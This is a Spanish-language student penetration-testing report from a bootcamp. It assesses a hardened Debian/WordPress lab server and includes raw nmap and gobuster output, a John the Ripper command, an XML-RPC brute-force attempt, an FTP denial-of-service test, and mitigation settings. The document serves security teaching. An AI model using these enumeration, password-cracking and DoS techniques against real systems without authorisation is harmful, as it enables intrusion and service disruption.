


Informe de pentesting

Evaluación de Seguridad – Fase 2

Bootcamp de ciberseguridad (4Geeks Academy)

Tipo de servicio: Pentesting Interno (Red Local)

Clasificación: Confidencial

Autor: Solange Neves Leirós

Resumen Ejecutivo

El presente pentesting evalúa el estado de seguridad del sistema tras la aplicación de medidas correctivas derivadas de un incidente previo.

Los resultados evidencian una mejora significativa en la postura de seguridad, eliminando vectores críticos de compromiso directo. No obstante, se identifican vulnerabilidades residuales de configuración que podrían ser utilizadas en escenarios de ataque avanzados.

Se destaca especialmente:

- Resistencia frente a ataques de credenciales (WordPress endurecido)
- Persistencia de superficies de ataque como XML-RPC
- Vulnerabilidad de denegación de servicio en FTP (CVE-2021-30047)
- Mejora en almacenamiento de contraseñas (bcrypt + SHA-384)

Introducción

El presente informe documenta el pentesting realizado sobre el servidor web de la empresa *4Geeks Academy*, tras la ejecución de la Fase 1 de análisis forense y aplicación de medidas correctivas.

El objetivo de esta Fase 2 es evaluar la efectividad del hardening aplicado, así como identificar nuevas vulnerabilidades distintas a las previamente explotadas.

El alcance incluye los servicios expuestos en red interna (FTP, SSH y HTTP) sobre una máquina Debian con WordPress desplegado.

Metodología

Se ha seguido una metodología estructurada basada en:

- Reconocimiento
- Enumeración
- Explotación

Herramientas utilizadas

Herramienta	Tipo	Uso principal	Valor técnico
nmap	Escáner de red	Identificación de puertos y servicios activos	Permite mapear la superficie de ataque inicial
gobuster	Fuzzer de directorios	Descubrimiento de rutas y archivos ocultos en servidores web	Detecta recursos no indexados y posibles puntos de entrada
ffuf	Fuzzer web avanzado	Enumeración masiva de endpoints y virtual hosts	Alta eficiencia y capacidad de filtrado para reducir falsos positivos
wpscan	Escáner especializado	Análisis de seguridad en WordPress	Identificación de usuarios, configuraciones débiles y vectores específicos
curl	Cliente HTTP	Interacción manual con endpoints	Validación directa de respuestas del servidor
Navegador web	Análisis manual	Inspección visual y funcional de la aplicación	Permite detectar comportamientos no automatizables
find	Herramienta de sistema	Búsqueda de archivos con permisos especiales (SUID)	Identificación de posibles vectores de escalada de privilegios
cron / crontab	Sistema de tareas programadas	Revisión de tareas automáticas del sistema	Detecta persistencia o ejecución de scripts maliciosos

Fases del Pentesting

1 Reconocimiento

Se realizó un escaneo exhaustivo con Nmap para identificar todos los servicios expuestos:

- 21/tcp → FTP (vsftpd 3.0.3)
- 22/tcp → SSH (OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0))
- 80/tcp → HTTP (Apache 2.4.62)

2 Enumeración

Se llevaron a cabo múltiples técnicas de enumeración:

- **Enumeración web**
  - Uso de gobuster y ffuf
  - Detección de comportamiento anómalo:
    - Respuestas HTTP 500 para rutas inexistentes
    - Respuestas uniformes (anti-enumeración)
- **Enumeración WordPress**

  Con wpscan se identificó:
  - WordPress 6.9.4 (actualizado)
  - Usuario válido: wordpress-user
  - XML-RPC habilitado
  - API REST accesible
  - Directorio /wp-content/uploads/ con listado habilitado
- **Enumeración de archivos**
  - Acceso a robots.txt
  - Acceso a readme.html y license.txt
  - Confirmación de rutas internas de WordPress

- **Enumeración de endpoints**
  - /xmlrpc.php → activo
  - /wp-json/wp/v2/users/ → expone usuarios
  - /wp-content/uploads/ → listado accesible
- **Enumeración del sistema (post-hardering)**

  Durante el análisis se realizaron comprobaciones adicionales orientadas a detectar posibles vectores de escalada de privilegios y persistencia.

  - **Búsqueda de binarios SUID**

    Se ejecutó:

    ```
    find / -perm -4000 2>/dev/null
    ```

    Objetivo

    - Identificar binarios con bit SUID activo
    - Detectar posibles vectores de escalada de privilegios

    Interpretación

    Los binarios SUID permiten que un usuario ejecute un programa con privilegios del propietario (normalmente root), lo que puede ser explotado si el binario es vulnerable o mal configurado.

  - **Revisión de tareas programadas (cron jobs)**

    Se analizaron:

    ```
    cat /etc/crontab
    ls -la /etc/cron*
    ```

    Objetivo

    - Detectar scripts automatizados
    - Identificar posibles mecanismos de persistencia

    Interpretación

    Los cron jobs pueden ser utilizados por atacantes para:

    - Mantener acceso persistente
    - Ejecutar código malicioso de forma periódica

No se identificaron binarios SUID explotables ni tareas programadas sospechosas, lo que indica una correcta configuración del sistema tras las medidas de hardening aplicadas.

3 Explotación

Durante esta fase se evaluaron distintos vectores de ataque con el objetivo de validar la efectividad de las medidas de hardening aplicadas.

- **Intento de explotación LFI**

  Resultado: No explotable
  El sistema redirige las solicitudes a través de reglas de reescritura de Apache, impidiendo la inclusión directa de archivos.

- **Explotación FTP – Denegación de Servicio (DoS)**

  Vulnerabilidad: CVE-2021-30047
  Servicio: vsftpd 3.0.3
  Puerto: 21/tcp

  Descripción técnica

  Se realizó un ataque de agotamiento de conexiones concurrentes contra el servicio FTP, simulando múltiples clientes simultáneos.

  Evidencia

  - Incremento masivo de conexiones en: ss -tan | grep ':21'
  - Logs: CONNECT: Client "::ffff:192.168.1.50"

  Resultado

  - El sistema limita conexiones concurrentes
  - No se logra caída total del servicio

  ➢ El servicio es vulnerable, pero el sistema mitiga parcialmente el impacto

- **Validación de credenciales (XML-RPC)**

  Se ejecutó un ataque de fuerza bruta contra el endpoint:

  /xmlrpc.php

  Objetivo

  - Validar robustez tras hardering

  Resultado

  - No se obtuvieron credenciales válidas

Interpretación

Refuerza la efectividad de:

- Contraseñas robustas
- 2FA implementado

Vulnerabilidades Detectadas

CVE-2021-30047 – Denegación de servicio en vsftpd

Severidad: Alta

Tipo: Disponibilidad

Factor	Evaluación
Explotabilidad	Alta
Impacto	Medio
Mitigación presente	Parcial

Camino de ataque – John the Ripper

Fase 1 (histórico)

Se identificaron hashes débiles en:

mysql.user
wp_users

Fase 2 (estado actual)

Se repite el proceso:

- Extracción de hashes
- Preparación de fichero
- Ejecución con John

```
john --wordlist=rockyou.txt wp_hashes.txt
```

Resultado

No password hashes loaded

Análisis técnico avanzado

Los hashes utilizan:

wp2y10

Esto corresponde a:

- bcrypt + SHA-384 (WordPress ≥ 6.8)

Impacto

- Resistencia frente a ataques offline
- Incompatibilidad con herramientas estándar

Conclusión

Mejora real en seguridad criptográfica

- ### Directory Listing en uploads

Severidad: Media
Servicio: HTTP

Descripción

El servidor permite listar el contenido del directorio:

/wp-content/uploads/

Evidencia

Acceso directo:

Index of /wp-content/uploads

Impacto

- Exposición de estructura interna
- Riesgo de filtración de archivos sensibles
- Posible ejecución remota en caso de subida de scripts

Análisis

Aunque actualmente los directorios están vacíos, esto demuestra:

➢ configuración insegura persistente tras el hardening

- ### XML-RPC habilitado

Severidad: Media
Servicio: HTTP

Descripción

El endpoint XML-RPC está accesible y funcional.

Evidencia

XML-RPC server accepts POST requests only.

Impacto

- Ataques de fuerza bruta optimizados
- Posible vector de DDoS (pingback)

Análisis

Este vector sigue activo pese al hardening:

➢ indica configuración incompleta

- ### Enumeración de usuarios

Severidad: Media

Descripción

La API REST permite identificar usuarios válidos.

Evidencia

/wp-json/wp/v2/users/

Resultado:

wordpress-user

Impacto

- Facilita ataques de fuerza bruta
- Reduce complejidad de ataques de autenticación

- ### Respuestas HTTP uniformes

Severidad: Baja

Descripción

El servidor devuelve respuestas idénticas para rutas inexistentes.

Impacto

- Dificulta herramientas automáticas
- Oculta recursos reales

Flags

✖ No se han obtenido flags en esta fase.

Evaluación del Hardering

Tras la aplicación de medidas correctivas en la Fase 1, se ha evaluado su efectividad:

Controles efectivos

- Eliminación de FTP anónimo
- Endurecimiento de credenciales
- Implementación de 2FA
- Actualización de WordPress
- Mejora en permisos de sistema
- Protección criptográfica de contraseñas

Controles incompletos

- XML-RPC activo
- API REST expuesta
- Directory Listing habilitado

Conclusión

El sistema presenta un nivel de seguridad significativamente superior, aunque aún existen vectores explotables en escenarios específicos.

Propuesta de Prevención

- Implementación de WAF
- Monitorización continua de logs
- Uso de IDS/IPS
- Auditorías periódicas
- Control de accesos
- Deshabilitar servicios innecesarios

Propuesta de Mitigación

XML-RPC

```
<Files xmlrpc.php>
  Order Deny,Allow
  Deny from all
</Files>
```

Directory Listing

```
Options -Indexes
```

API REST

- Restringir acceso a /wp-json/
- Uso de plugins de seguridad

Vsftpd 3.0.3 DoS

Actualizar vsftpd a la versión 3.0.4 o superior, donde se corrigen estos problemas de conexión y TLS.

- Configurar un límite razonable de conexiones por IP y mecanismos de rate-limiting a nivel de firewall (por ejemplo con iptables/nftables) para mitigar ataques de agotamiento de recursos.
- Implementar IDS/IPS o alertas que detecten picos anómalos de conexiones FTP.
- En entornos con TLS:
  - Revisar la arquitectura de servicios TLS en subdominios para minimizar la superficie de ALPACA.
  - Configurar correctamente certificados, SNI y validaciones de host para evitar confusión de protocolos.

Impacto Potencial

Aunque no se logró explotación directa:

- Las vulnerabilidades detectadas permiten ataques encadenados
- Indican configuración incompleta
- Exponen información útil para atacantes

➢ En un entorno real, esto podría derivar en compromiso parcial o total del sistema.

Conclusión

El sistema presenta una mejora significativa respecto a la Fase 1, eliminando vulnerabilidades críticas como credenciales débiles o acceso FTP anónimo.

Sin embargo, el análisis realizado evidencia que siguen existiendo debilidades en la configuración del servicio web, especialmente en la exposición de funcionalidades y recursos internos.

Este escenario demuestra que el hardening inicial, aunque efectivo, no es suficiente por sí solo, siendo necesaria una estrategia continua de auditoría, monitorización y mejora de la seguridad.

Anexos

Anexo A – Comparativa Fase 1 vs Fase 2

El análisis conjunto de ambas fases permite evaluar la evolución del estado de seguridad del sistema tras la aplicación de medidas correctivas.

- **Fase 1: Compromiso inicial**

  Durante la Fase 1 se identificaron vulnerabilidades críticas que permitieron el compromiso del sistema:

  - Credenciales débiles
  - Acceso FTP anónimo
  - WordPress vulnerable
  - Configuración insegura del servidor

  Resultado:

  - Acceso no autorizado
  - Exposición de información
  - Riesgo elevado de compromiso total

- **Fase 2: Evaluación tras hardening**

  Tras la aplicación de medidas de seguridad, el sistema presenta:

  - Credenciales robustas
  - Eliminación de accesos anónimos
  - WordPress actualizado
  - Mejora en permisos y configuración

  Sin embargo, persisten debilidades:

  - XML-RPC habilitado
  - Enumeración de usuarios
  - Directory listing activo
  - Exposición de endpoints internos

Análisis comparativo

Aspecto	Fase 1	Fase 2
Nivel de riesgo	Alto	Medio
Facilidad de explotación	Alta	Baja
Acceso inicial	Directo	No conseguido
Configuración	Insegura	Parcialmente endurecida
Superficie de ataque	Amplia	Reducida

Conclusión técnica

La comparación entre ambas fases demuestra que:

- El hardening aplicado ha sido **efectivo frente a ataques directos**
- Sin embargo, **persisten vulnerabilidades de configuración**
- Estas debilidades podrían ser explotadas en ataques más avanzados o encadenados

Reflexión final

La seguridad no debe entenderse como un estado puntual, sino como un proceso continuo.

Este caso evidencia que:

- Corregir vulnerabilidades conocidas no elimina completamente el riesgo
- Es necesario realizar auditorías periódicas
- La monitorización y mejora continua son esenciales para mantener un nivel de seguridad adecuado

Anexo B – Anexo Técnico

El presente anexo documenta de forma estructurada los comandos ejecutados, los vectores de explotación utilizados y las evidencias técnicas obtenidas durante las fases de reconocimiento, explotación y escalada de privilegios.

Anexo B.1 – Escaneo completo con Nmap

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sS -sV -sC -O -Pn -T4 192.168.1.131 -oA svr4geeks_full_post
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-23 04:40 +0100
Nmap scan report for 192.168.1.131
Host is up (0.00054s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 aa:f8:39:b3:ce:e6:3a:c9:60:79:bc:6c:06:47:ff:5a (ECDSA)
|_  256 43:ca:a9:c9:31:7b:82:d9:03:ff:40:f2:a3:71:40:83 (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 08:00:27:63:CE:C1 (Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5
.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.38 seconds
```

Anexo B.2 – Listado de puertos udp

```
┌──(kali㉿kali)-[~]
└─$ nmap -sU 192.168.1.131
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-23 04:47 +0100
Stats: 0:10:01 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 57.85% done; ETC: 05:04 (0:07:18 remaining)
Stats: 0:10:25 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 60.20% done; ETC: 05:04 (0:06:53 remaining)
Nmap scan report for 192.168.1.131
Host is up (0.00081s latency).
Not shown: 999 closed udp ports (port-unreach)
PORT     STATE         SERVICE
5353/udp open|filtered zeroconf
MAC Address: 08:00:27:63:CE:C1 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1086.48 seconds
```

Anexo B.3 – Directorios listables

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.131 -w /usr/share/wordlists/dirb/common.txt -x php,txt,html,bak --exclude-length 2431
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.131
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] Exclude Length:          2431
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              php,txt,html,bak
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.hta.php             (Status: 403) [Size: 278]
.htaccess.txt        (Status: 403) [Size: 278]
.hta.txt             (Status: 403) [Size: 278]
.hta                 (Status: 403) [Size: 278]
.htpasswd.php        (Status: 403) [Size: 278]
.htpasswd.bak        (Status: 403) [Size: 278]
.hta.html            (Status: 403) [Size: 278]
.htaccess.html       (Status: 403) [Size: 278]
.htpasswd.txt        (Status: 403) [Size: 278]
.hta.bak             (Status: 403) [Size: 278]
.htpasswd.html       (Status: 403) [Size: 278]
.htaccess            (Status: 403) [Size: 278]
.htaccess.bak        (Status: 403) [Size: 278]
.htpasswd            (Status: 403) [Size: 278]
.htaccess.php        (Status: 403) [Size: 278]
index.html           (Status: 200) [Size: 10701]
index.html           (Status: 200) [Size: 10701]
license.txt          (Status: 200) [Size: 19903]
readme.html          (Status: 200) [Size: 7425]
server-status        (Status: 403) [Size: 278]
wp-admin             (Status: 301) [Size: 317] [--> http://192.168.1.131/wp-admin/]
wp-content           (Status: 301) [Size: 319] [--> http://192.168.1.131/wp-content/]
wp-includes          (Status: 301) [Size: 320] [--> http://192.168.1.131/wp-includes/]
wp-settings.php      (Status: 500) [Size: 0]
xmlrpc.php           (Status: 200) [Size: 0]
xmlrpc.php           (Status: 200) [Size: 0]
Progress: 23065 / 23065 (100.00%)
===============================================================
Finished
===============================================================
```

Anexo B.4 – Enumeración web profunda

Resultados relevantes:

license.txt (200) → Suele filtrar versión exacta

readme.html (200) → Suele filtrar versión exacta

xmlrpc.php (200) → Esto es una superficie de ataque clásica

wp-settings.php (500) → LFI potencial

Not Secure http://192.168.1.131/readme.html

OffSec Exploit-DB Google Hacking DB https://4geeks.com/es... Kali links BeeBox VM Metasploitable2 VM Wazuh

Semantic Personal Publishing Platform

First Things First

Welcome. WordPress is a very special project to me. Every developer and contributor adds something unique to the mix, and together we create something beautiful that I am proud to be a part of. Thousands of hours have gone into WordPress, and we are dedicated to making it better every day. Thank you for making it part of your world.

— Matt Mullenweg

Installation: Famous 5-minute install

1. Unzip the package in an empty directory and upload everything.
2. Open wp-admin/install.php in your browser. It will take you through the process to set up a `wp-config.php` file with your database connection details.
   1. If for some reason this does not work, do not worry. It may not work on all web hosts. Open up `wp-config-sample.php` with a text editor like WordPad or similar and fill in your database connection details.
   2. Save the file as `wp-config.php` and upload it.
   3. Open wp-admin/install.php in your browser.
3. Once the configuration file is set up, the installer will set up the tables needed for your site. If there is an error, double check your `wp-config.php` file, and try again. If it fails again, please go to the WordPress support forums with as much data as you can gather.
4. **If you did not enter a password, note the password given to you.** If you did not provide a username, it will be admin.

- PHP version **8.3** or greater.
- MySQL version **8.0** or greater OR MariaDB version **10.6** or greater.
- The mod_rewrite Apache module.
- HTTPS support.
- A link to wordpress.org on your site.

Online Resources

If you have any questions that are not addressed in this document, please take advantage of WordPress' numerous online resources:

HelpHub
: HelpHub is the encyclopedia of all things WordPress. It is the most comprehensive source of information for WordPress available.

The WordPress Blog
: This is where you'll find the latest updates and news related to WordPress. Recent WordPress news appears in your administrative dashboard by default.

WordPress Planet
: The WordPress Planet is a news aggregator that brings together posts from WordPress blogs around the web.

WordPress Support Forums
: If you've looked everywhere and still cannot find an answer, the support forums are very active and have a large community ready to help. To help them help you be sure to use a descriptive thread title and describe your question in as much detail as possible.

WordPress IRC (Internet Relay Chat) Channel
: There is an online chat channel that is used for discussion among people who use WordPress and occasionally support topics. The above wiki page should point you in the right direction. (irc.libera.chat #wordpress)

Final Notes

- If you have any suggestions, ideas, or comments, or if you (gasp!) found a bug, join us in the Support Forums.

Final Notes

- If you have any suggestions, ideas, or comments, or if you (gasp!) found a bug, join us in the Support Forums.
- WordPress has a robust plugin API (Application Programming Interface) that makes extending the code easy. If you are a developer interested in utilizing this, see the Plugin Developer Handbook. You shouldn't modify any of the core code.

Share the Love

WordPress has no multi-million dollar marketing campaign or celebrity sponsors, but we do have something even better—you. If you enjoy WordPress please consider telling a friend, setting it up for someone less knowledgeable than yourself, or writing the author of a media article that overlooks us.

WordPress is the official continuation of b2/cafélog, which came from Michel V. The work has been continued by the WordPress developers. If you would like to support WordPress, please consider donating.

License

WordPress is free software, and is released under the terms of the GPL (GNU General Public License) version 2 or (at your option) any later version. See license.txt.

Not Secure http://192.168.1.131/license.txt

OffSec Exploit-DB Google Hacking DB https://4geeks.com/es... Kali links BeeBox VM Metasploitable2 VM Wazuh

```
WordPress - Web publishing software

Copyright 2011-2025 by the contributors

This program is free software; you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation; either version 2 of the License, or
(at your option) any later version.

This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
GNU General Public License for more details.

You should have received a copy of the GNU General Public License
along with this program; if not, write to the Free Software
Foundation, Inc., 51 Franklin St, Fifth Floor, Boston, MA  02110-1301  USA

This program incorporates work covered by the following copyright and
permission notices:

  b2 is (c) 2001, 2002 Michel Valdrighi - Cafelog

  Wherever third party code has been used, credit has been given in the code's
  comments.

  b2 is released under the GPL

and

  WordPress - Web publishing software

  Copyright 2003-2010 by the contributors

  WordPress is released under the GPL

=-=-=-
```

```
┌──(kali㉿kali)-[~]
└─$ curl -X POST http://192.168.1.131/xmlrpc.php
<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <fault>
    <value>
      <struct>
        <member>
          <name>faultCode</name>
          <value><int>-32700</int></value>
        </member>
        <member>
          <name>faultString</name>
          <value><string>parse error. not well formed</string></value>
        </member>
      </struct>
    </value>
  </fault>
</methodResponse>
```

Not Secure http://192.168.1.131/xmlrpc.php

OffSec Exploit-DB Google Hacking DB https://4geeks.com/es... Kali links BeeBox VM Metasploitable2 VM Wazuh

```
XML-RPC server accepts POST requests only.
```

Not Secure http://192.168.1.131/?file=wp-settings.php

OffSec Exploit-DB Google Hacking DB https://4geeks.com/es... Kali links BeeBox VM Metasploitable2 VM Wazuh

debian

Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.


If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```



Anexo B.5 – Detección de vulnerabilidades

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p- --script vuln -oA nmap_vuln 192.168.1.131
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-23 05:19 +0100
Nmap scan report for 192.168.1.131
Host is up (0.00015s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| vulners:
|   vsftpd 3.0.3:
|       CVE-2021-30047  7.5     https://vulners.com/cve/CVE-2021-30047
|_      CVE-2021-3618   7.4     https://vulners.com/cve/CVE-2021-3618
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:9.2p1:
|       PACKETSTORM:179290      10.0    https://vulners.com/packetstorm/PACKETSTORM:179290      *EXPLOIT*
|       1EEC8894-D2F7-547C-827C-915BE866875C    10.0    https://vulners.com/githubexploit/1EEC8894-D2F7-547C-827C-915BE866875C  *EXPLOIT*
|       PACKETSTORM:173661      9.8     https://vulners.com/packetstorm/PACKETSTORM:173661      *EXPLOIT*
|       F0979183-AE88-53B4-86CF-3AF0523F3807    9.8     https://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3AF0523F3807  *EXPLOIT*
|       CVE-2023-38408  9.8     https://vulners.com/cve/CVE-2023-38408
|       CVE-2023-28531  9.8     https://vulners.com/cve/CVE-2023-28531
|       B8190CDB-3EB9-5631-9828-8064A1575B23    9.8     https://vulners.com/githubexploit/B8190CDB-3EB9-5631-9828-8064A1575B23  *EXPLOIT*
|       8FC9C5AB-3968-5F3C-825E-E8DB5379A623    9.8     https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E8DB5379A623  *EXPLOIT*
|       8AD01159-548E-546E-AA87-2DE89F3927EC    9.8     https://vulners.com/githubexploit/8AD01159-548E-546E-AA87-2DE89F3927EC  *EXPLOIT*
|       6192C35D-F78B-5C0A-AB8D-9826A79A5320    9.8     https://vulners.com/githubexploit/6192C35D-F78B-5C0A-AB8D-9826A79A5320  *EXPLOIT*
|       33D623F7-98E0-5F75-80FA-81AA666D1340    9.8     https://vulners.com/githubexploit/33D623F7-98E0-5F75-80FA-81AA666D1340  *EXPLOIT*
|       2227729D-6700-5C8F-8930-1EEAFD4B9FF0    9.8     https://vulners.com/githubexploit/2227729D-6700-5C8F-8930-1EEAFD4B9FF0  *EXPLOIT*
|       0221525F-07F5-5790-912D-F4B9E2D1B587    9.8     https://vulners.com/githubexploit/0221525F-07F5-5790-912D-F4B9E2D1B587  *EXPLOIT*
|       F8981437-1287-5B69-93F1-657DFB1DCE59    9.3     https://vulners.com/githubexploit/F8981437-1287-5B69-93F1-657DFB1DCE59  *EXPLOIT*
|       CB2926E1-2355-5C82-A42A-D4F72F114F9B    9.3     https://vulners.com/githubexploit/CB2926E1-2355-5C82-A42A-D4F72F114F9B  *EXPLOIT*
|       8DEE261C-33D4-5057-BA46-E4293B705BAE    9.3     https://vulners.com/githubexploit/8DEE261C-33D4-5057-BA46-E4293B705BAE  *EXPLOIT*
|       6FD8F914-B663-533D-8866-23313FD37804    9.3     https://vulners.com/githubexploit/6FD8F914-B663-533D-8866-23313FD37804  *EXPLOIT*
|       PACKETSTORM:190587      8.1     https://vulners.com/packetstorm/PACKETSTORM:190587      *EXPLOIT*
|       FB2E9ED1-43D7-585C-A197-0D6628B20134    8.1     https://vulners.com/githubexploit/FB2E9ED1-43D7-585C-A197-0D6628B20134  *EXPLOIT*
|       FA3992CE-9C4C-5350-8134-177126E0BD3F    8.1     https://vulners.com/githubexploit/FA3992CE-9C4C-5350-8134-177126E0BD3F  *EXPLOIT*
|       EFD615F0-8F17-5471-AA83-0F491FD497AF    8.1     https://vulners.com/githubexploit/EFD615F0-8F17-5471-AA83-0F491FD497AF  *EXPLOIT*
|       EC20B9C2-6857-5848-848A-A9F430D13EEB    8.1     https://vulners.com/githubexploit/EC20B9C2-6857-5848-848A-A9F430D13EEB  *EXPLOIT*
|       EB13CBD6-BC93-5F14-A210-AC0B5A1D8572    8.1     https://vulners.com/githubexploit/EB13CBD6-BC93-5F14-A210-AC0B5A1D8572  *EXPLOIT*
|       E543E274-C20A-582A-8F8E-F8E3F381C345    8.1     https://vulners.com/githubexploit/E543E274-C20A-582A-8F8E-F8E3F381C345  *EXPLOIT*
|       E34FCCEC-226E-5A46-9B1C-BCD6EF7D3257    8.1     https://vulners.com/githubexploit/E34FCCEC-226E-5A46-9B1C-BCD6EF7D3257  *EXPLOIT*
|       E24EEC0A-40F7-5BBC-9E4D-7B13522FF915    8.1     https://vulners.com/githubexploit/E24EEC0A-40F7-5BBC-9E4D-7B13522FF915  *EXPLOIT*
|       DC1BB99A-8B57-5EE5-9AC4-3D9D59BFC346    8.1     https://vulners.com/githubexploit/DC1BB99A-8B57-5EE5-9AC4-3D9D59BFC346  *EXPLOIT*
|       DA18D761-BB81-54B6-85CB-CFD73CE33621    8.1     https://vulners.com/githubexploit/DA18D761-BB81-54B6-85CB-CFD73CE33621  *EXPLOIT*
|       D8974199-6B08-5895-9610-919F71468F23    8.1     https://vulners.com/githubexploit/D8974199-6B08-5895-9610-919F71468F23  *EXPLOIT*
|       D52370EF-02EE-507D-9212-2D8EA86CBA94    8.1     https://vulners.com/githubexploit/D52370EF-02EE-507D-9212-2D8EA86CBA94  *EXPLOIT*
|       CVE-2024-6387   8.1     https://vulners.com/cve/CVE-2024-6387
|       CFEBF7AF-651A-5302-80B8-F8146D5B33A6    8.1     https://vulners.com/githubexploit/CFEBF7AF-651A-5302-80B8-F8146D5B33A6  *EXPLOIT*
